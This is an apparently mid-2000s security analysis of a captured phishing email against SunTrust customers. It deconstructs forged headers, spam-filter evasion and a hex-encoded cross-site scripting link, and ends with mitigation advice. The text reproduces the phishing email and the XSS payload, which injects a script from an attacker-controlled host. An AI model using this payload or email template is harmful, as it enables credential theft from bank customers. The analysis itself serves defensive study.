

Evolution of Phishing Attacks

Phishing, the act of harvesting personal, bank, and credit information by way of forged e-mail and fake web sites, has exploded in popularity within the criminal sector of the Internet. The Anti-Phishing Working Group estimates that the volume of phishing e-mail is growing at a rate of over 30%, month after month. Furthermore, the attacks are becoming more sophisticated as attackers leverage vulnerabilities in client software (mail user agents and web browsers) as well as design vulnerabilities in targeted website applications.

This paper is not intended to be a treatise on the entire realm of phishing, but instead will focus on one such advanced attack, collected in the wild on November 29, 2004. In this case, the attacker employs over a dozen individual tactics to convince his victims to reveal sensitive bank account information. While many of the elements of this attack are common to virtually all phishing scams, some are more advanced and are expected to become popular in the near future.

The following example details an attacker who leverages a Cross-Site Scripting (XSS) vulnerability in an Internet banking to gain the “social” trust of the victim as well as the “technical” trust of Internet Explorer. This XSS element and its trust-relevant ramifications are discussed in more detail later.

A Captured Phish

NewScientist.com reported an attack leveraging a cross-site scripting vulnerability at a popular online bank in early December, in this article:

<http://www.newscientist.com/article.ns?id=dn6770>>. What follows is the original e-mail component of that attack. All the original formatting is retained for educational purposes; only the elements involving the destination address have been changed.

```
Return-Path: <billing@suntrust.com>
Delivered-To: victim-example:com-victim@example.com
X-Envelope-To: victim@example.com
Received: (qmail 75674 invoked from network); 29 Nov 2004 06:16:27 -0000
Received: from jeannedarc-2-82-67-84-75.fbx.proxad.net (82.67.84.75)
    by smtp.example.com with SMTP; 29 Nov 2004 06:16:27 -0000
X-Message-Info: MU/s+631+rx/BKO+3/216645278374332
Received: from smtp-harpsichord.poland.billing@suntrust.com ([82.67.84.75]) by b68-
kyl.billing@suntrust.com with Microsoft SMTPSVC(5.0.4416.5263);
    Tue, 30 Nov 2004 07:12:03 -0100
Received: from irs661.insist.billing@suntrust.com (bony989.billing@suntrust.com
[82.67.84.75])
    by smtp-collinear.gripe.billing@suntrust.com (Postfix) with SMTP id 185GNY98L9KAW
    for <victim@example.org>; Tue, 30 Nov 2004 02:08:03 -0600
Received: from smtp-russo.candidate.billing@suntrust.com ([82.67.84.75]) by xf63-
zh97.billing@suntrust.com with Microsoft SMTPSVC(5.0.1957.3440);
    Tue, 30 Nov 2004 09:16:03 +0100
X-Message-Info: HMRMU+%ND_LC_CHAR[1-3]97+s+KGV+217/8250521976135
Received: from stickle.billing@suntrust.com ([58.196.169.62]) by
deprecate.billing@suntrust.com with MailEnable SMTPSVC; Tue, 30 Nov 2004 06:13:03 -0200
Date: Tue, 30 Nov 2004 01:11:03 -0700
Message-Id: <8113167202.92300@billing@suntrust.com>
From: Suntrust Billing Department <billing@suntrust.com>
To: victim <victim@example.org>
Subject: Failure to confirm your records may result in your account suspension.
MIME-Version: 1.0 (produced by zombieatrophic 7.4)
```

Content-Type: multipart/alternative;
boundary="--1587620319582573"
X-Spam-Filtered: 1a8847654ec47980fc0f6a3aa0000d3f
X-Spam-Status: No, hits=1.1 required=3.5
tests=MIME_HTML_ONLY,BAYES_01,HTTP_EXCESSIVE_ESCAPES,HTML_50_60,HTML_LINK_CLICK_HERE,MIME_HTML_ONLY_MULTI,CLICK_BELOW,HTML_IMAGE_ONLY_10,HTML_MESSAGE
X-Spam-Flag: NO
X-Spam-Level: *

----1587620319582573
Content-Type: text/html;
charset="iso-8701-7"
Content-Transfer-Encoding: quoted-printable
Content-Description: habit hysteria contemptuous

<html>

<head>
</head>

<body>

 <p align=3D"left">Dear valued Suntrust member,

Due to concerns, for the safety and integrity of the online banking community we have issued the following warning message.

It has come to our attention that your account information needs to be confirmed due to inactive customers, fraud and spoof reports. If you could please take 5-10 minutes out of your online experience and renew your records you will not run into any future problems with the online service. However, failure to confirm your records may result in your account suspension.

Once you have confirmed your account records your internet banking service will not be interrupted and will continue as normal.

 </p>

<p align=3D"left">Please
click here to confirm your bank account records.

Thank you for your time,

Suntrust Billing Department.

 </p>

<hr>

<table cellSpacing=3D"0" cellPadding=3D"0" width=3D"100%" border=3D"1" id=3D="table1">

<tr>
<td vAlign=3D"top" align=3D"left" width=3D"30" bordercolorlight=3D"#0000=00" bordercolor=3D"#000000" bordercolordark=3D"#000000">

<p align=3D"center">

 </td>

<td class=3D"footer" vAlign=3D"top" align=3D"right">

Line-by-Line Deconstruction of the Phish

Incorrect Return-Path: Address

Return-Path: billing@suntrust.com

The return address is generated from the From: address and applied by the final SMTP server to handle the message. In virtually all phishing scams, the phisher forges the From: address. Oftentimes, this is the only obfuscation a phisher employs; forging From: headers is a trivial task, and is often a feature of normal client mail user agents.

True Received: Header

Received: from jeannedarc-2-82-67-84-75.fbx.proxad.net (82.67.84.75)

Received: headers are written in reverse; in this case, 82.67.84.75 is the last SMTP server to handle the message before the final destination. As such, it is the only trustworthy Received: information, and is in fact the true source of the message. 82.67.84.75 is a node in a French consumer ISP, and is likely a home PC previously compromised by the phisher (or an accomplice).

Forged Received: Header

Received: from smtp-harpsichord.poland.billing@suntrust.com ([82.67.84.75]) by b68-kyl.billing@suntrust.com with Microsoft SMTPSVC(5.0.4416.5263);

This Received: line is forged. Some anti-spam software will trust the Received: headers as a means of authenticating the source of the message, so adding extra Received:’s is an anti-spam evasion technique.

One giveaway that this is a forgery is the fact that the IP address is identical to the address in the true Received: header. Also notice the presence of the “billing@suntrust.com” string in the fake server name; normal server names cannot have @-signs in their name.

Additionally, the names include the random dictionary words “harpsichord” and “poland” in an effort to evade Bayesian spam filters such as SpamAssassin. Their hope is that with the right lucky word, the anti-spam software (or message filter) will erroneously class the message at “not spam.”

Incorrect Time Stamp

Tue, 30 Nov 2004 07:12:03 -0100

Another phishing hint is the forged Received: time stamp; compared to the time of the first (chronologically, last) Received: field, this message was sent 26 hours in the future. A properly maintained, legitimate SMTP server will typically have the correct time, while home PCs are more likely to have an out-of-sync clock.

Forged From: Name and Address

From: Suntrust Billing Department <billing@suntrust.com>

As mentioned above, the forged From: field is reflected in the Return-Path field. Additionally, the phrase “Suntrust Billing Department” likely matches legitimate mail from Suntrust.

Impersonal To: Name

To: victim <victim@example.org>

The phisher’s mass-mailing software inserted the “user name” portion of the e-mail address in the “real name” portion of the To: header. While this alone cannot be relied upon to identify malicious e-mail, most legitimate companies make sure to use a “firstname lastname” format as a real name. The format shown here indicates the victim@exmample.org was collected from some external mail-harvesting process, as opposed to an internal database at Suntrust.

Threat of Account Suspension

Subject: Failure to confirm your records may result in your account suspension.

In phishing attacks, negative motivators are commonplace. “Read this message or something bad will happen,” is a typical enticement. Compare this to typical spam calls to action, where the spammers promise cheap merchandise, enhanced sexual performance, or something else of positive value.

HTML-only message

Content-Type: text/html;

This message was delivered in HTML only, without a plain text alternative. While some organizations continue this practice, most reputable organizations offer at least a plain text version of their message to ensure mail user agent (MUA) compatibility.

Spurious Random Words

Content-Description: habit hysteria contemptuous

Here, more random words are included in an attempt to evade Bayesian spam filters.

Legitimate-looking Images and Links

```
<img border=3D"0" src=3D"http://www.suntrust.com/images/Common/release3/lo=
go_home.gif" width=3D"171" height=3D"66"><br>
```

The e-mail includes images provided directly from the real Suntrust.com site; using familiar logos and links from a site familiar to the victim lends a sense of legitimacy to the message. It is possible, but rare, for sites to restrict the use of their images in scam e-mail by configuring their web servers to enforce image display only over HTTP connections containing a proper HTTP Referer[sic] header. Apache provides this function natively in its mod_rewrite module, and IIS can leverage third-party ISAPI filters to inspect incoming HTTP requests.

Impersonal Greeting

Dear valued Suntrust m=

ember,

While the use of a familiar font can further strengthen the scam, legitimate mail from real banks should not address customers as “valued Suntrust member.” Organizations can armor their normal business correspondence with a natural resistance to forgery simply by ensuring some personal information appears in all messages. If customers expect to be addressed as, “Dear Firstname Lastname,” they can be better equipped to spot fake messages.

Unusual Grammar

Due to concerns, for the safety and integrity of the online banking community we have issued the following warning message.

Unusual grammar is common in phishing attempts for two reasons: non-native speakers, and spam filters.

Much of the phishing activity on the Internet originates outside the English-speaking world, and the attackers are often forced to write in a non-native language. Secondly, phishers need to avoid anti-spam technology, and thus, are forced to replace common words with less-common synonyms and phrases. In this case, “online banking community” is probably a round-about way of saying “your account.”

Obfuscated Cross-Site Scripting Attack

```
<a title=3D"http://suntrust.com/" target=3D"_blank" href=3D"http://www.suntrust.com/onlinestatements/index.asp?AccountVerify=3Ddf4g653432fvfdfsGFSg45=wgSVFwfvfVDFS54v54g5F42f543ff5445wv54w&promo=3D%22%3E%3Cscript+language=%3Djavascript+src%3D%22http%3A%2F%2F%3218%2E%3103%2E32%2E138%3A8=%3081%2Fsun%2Fsun%2Ejs%22%3E%3C%2FSCRIPT%3E">click here</a> to confirm your bank account records. <br>
```

There is a lot going on in this line and is the meat of the attack. For readability, we’ll remove the quoted-printable encoding and break it down into three parts:

ScreenTip Target Obfuscation

```
<a title="http://suntrust.com/" target="_blank"
```

First, the “title” parameter of the hyperlink displays a ScreenTip of, <http://www.suntrust.com/> when the mouse pointer hovers over the link. This is a simple, and increasingly common, tactic to divert the victim’s attention from the real link target.

Link to Legitimate Site

```
href="http://www.suntrust.com/onlinestatements/index.asp?AccountVerify=df4g653432fvfdfsGFSg45wgSVFwfvfVDFS54v54g5F42f543ff5445wv54w&promo=
```

In this case, however, the link target is Suntrust’s site; specifically, the Account Verification ASP page. This is unusual, as most phishing scams are intended to drive the victim to a fake website under the control of the attacker. However, the following line illuminates the attacker’s intent:

Hex-Encoded Cross-Site Scripting Payload

```
%22%3E%3Cscript+language%3Djavascript+src%3D%22http%3A%2F%2F3218%2E%3103%2E32%2E138%3A8%3081%2Fsun%2Fsun%2Ejs%22%3E%3C%2FSCRIPT%3E">click here</a>
```

This is a partially hex-encoded HTTP parameters string. Decoded, it reads "><SCRIPT language=javascript src="http://218.103.23.138:8081/sun/sun.js"</SCRIPT>". At the time of the attack, Suntrust's Account Verification site had a Cross-Site Scripting (XSS) vulnerability which permitted this attacker insert his own, custom code into Suntrust's page, and make it appear as if the code is sourced from Suntrust itself.

In this case, clicking the link would execute the script "sun.js," hosted at 218.103.23.138 (hex-encoded to prevent casual readability), a site in Hong Kong. The effects of sun.js are unknown; at the time of the analysis (approximately one day after receiving the e-mail), the Hong Kong site was no longer available. It's presumed this site was another compromised PC.

Further Analysis of the XSS Attack

The cross-site scripting attack is the feature that sets this phishing e-mail apart from others; while most technically advanced phishing e-mails rely on browser or mail client vulnerabilities, this attacker has chosen a cross-site scripting vulnerability unique to his targeted financial institution.

In addition to obfuscating the true effect of a link, cross-site scripting can also leverage any trust relationship the victim has established with a vulnerable site. This is due to the fact that Internet Explorer's security zone model is based on the boundaries between windows and frames, and not strictly the "source" of individual elements within those windows and frames.

The following exercise illustrates this zone-traversing feature of XSS attacks.

Create two HTML files, called "script.htm" and "iframe.htm":


script.htm:

```
<HTML>
<SCRIPT SRC="http://www.minitru.org/test/test.js"></SCRIPT>
</HTML>
```

iframe.htm:

```
<HTML>
<IFRAME SRC="http://www.minitru.org/test/test.htm"></IFRAME>
</HTML>
```

Both execute the same script hosted at minitru.org. Although the execution methods are similar, the differences between the two implementations become obvious:



The difference is also illustrated in the lower right corner of Internet Explorer's status bar. The script version runs in the "Local intranet zone," while the iframe version runs in an "Unknown (Mixed) zone."

This is even more pronounced when *.minitru.org is placed in the Restrictive zone; by default, sites in the Restricted zone cannot run any javascript at all. However, if the javascript is sourced in the same window as a site outside the Restricted zone, it will run in the context of the parent window or frame.

Firefox users need not worry about their trust zones being unexpectedly exploited; Firefox has no notion of a "Trust" and "Restricted" site. If a Firefox user wants to enable script execution, she must enable it for all sites, or none.

If a web site designer wants to reference someone else's script code, but doesn't want to maintain a local copy, he has the option of referring his users to the source and implicitly conferring whatever trust the user has granted his site to that third party site. This is not a security issue with Internet Explorer's trust model, but behavior in the browser that many users are not aware of.

Mitigation Strategies

Because phishing attacks tend to blend the threats common to traditional spam and traditional vulnerability exploitation, defensive technologies already available to the enterprise network administrator can be put to use in protecting his constituent users. For example, normal anti-spam practices of header forgery detection, "spammy" key phrases like "your account," and domain blacklisting can all be used effectively to flag and drop messages before they reach the user.

Intrusion prevention systems are also be able to deal with the phishing threat; by detecting and preventing the exploitation of software vulnerabilities, would-be victims are "saved from themselves" when the phisher's web site is visited. Elements such as malicious software installation, cross-site scripting exploitation, and client software buffer overflows are all straightforward, and solved, problems for IPS.

Finally, the success of a phishing scam depends heavily on the credibility (or gullibility) of the victim. Responsible user education is the cornerstone of a comprehensive anti-phishing strategy. Users can be instructed by their financial institutions and online retailers to never click on links supplied in e-mail, and to follow up any communication that requests their action with a phone call.

Conclusion

This deconstruction is one example of a reasonably advanced phishing attack, incorporating several distinct deceptive techniques. The attacker's incorporation of several "phishy" elements makes this sample an ideal candidate for an in-depth analysis, and handily illustrates the direction these more sophisticated attacks are moving.

While there continue to be examples of phishing schemes featuring no attempt at obfuscation, the phisher's increased reliance on browser and site vulnerabilities implies not only a more sophisticated attacker, but a more sophisticated victim as well. As the potential victim population becomes smarter about suspicious e-mail, online thieves will likely behave less like spammers relying sheer volume and "dumb users," and more like worm writers, relying more on specific, focused vulnerabilities for exploitation.

Many thanks to the Microsoft Security Response Center for their feedback regarding trust zones.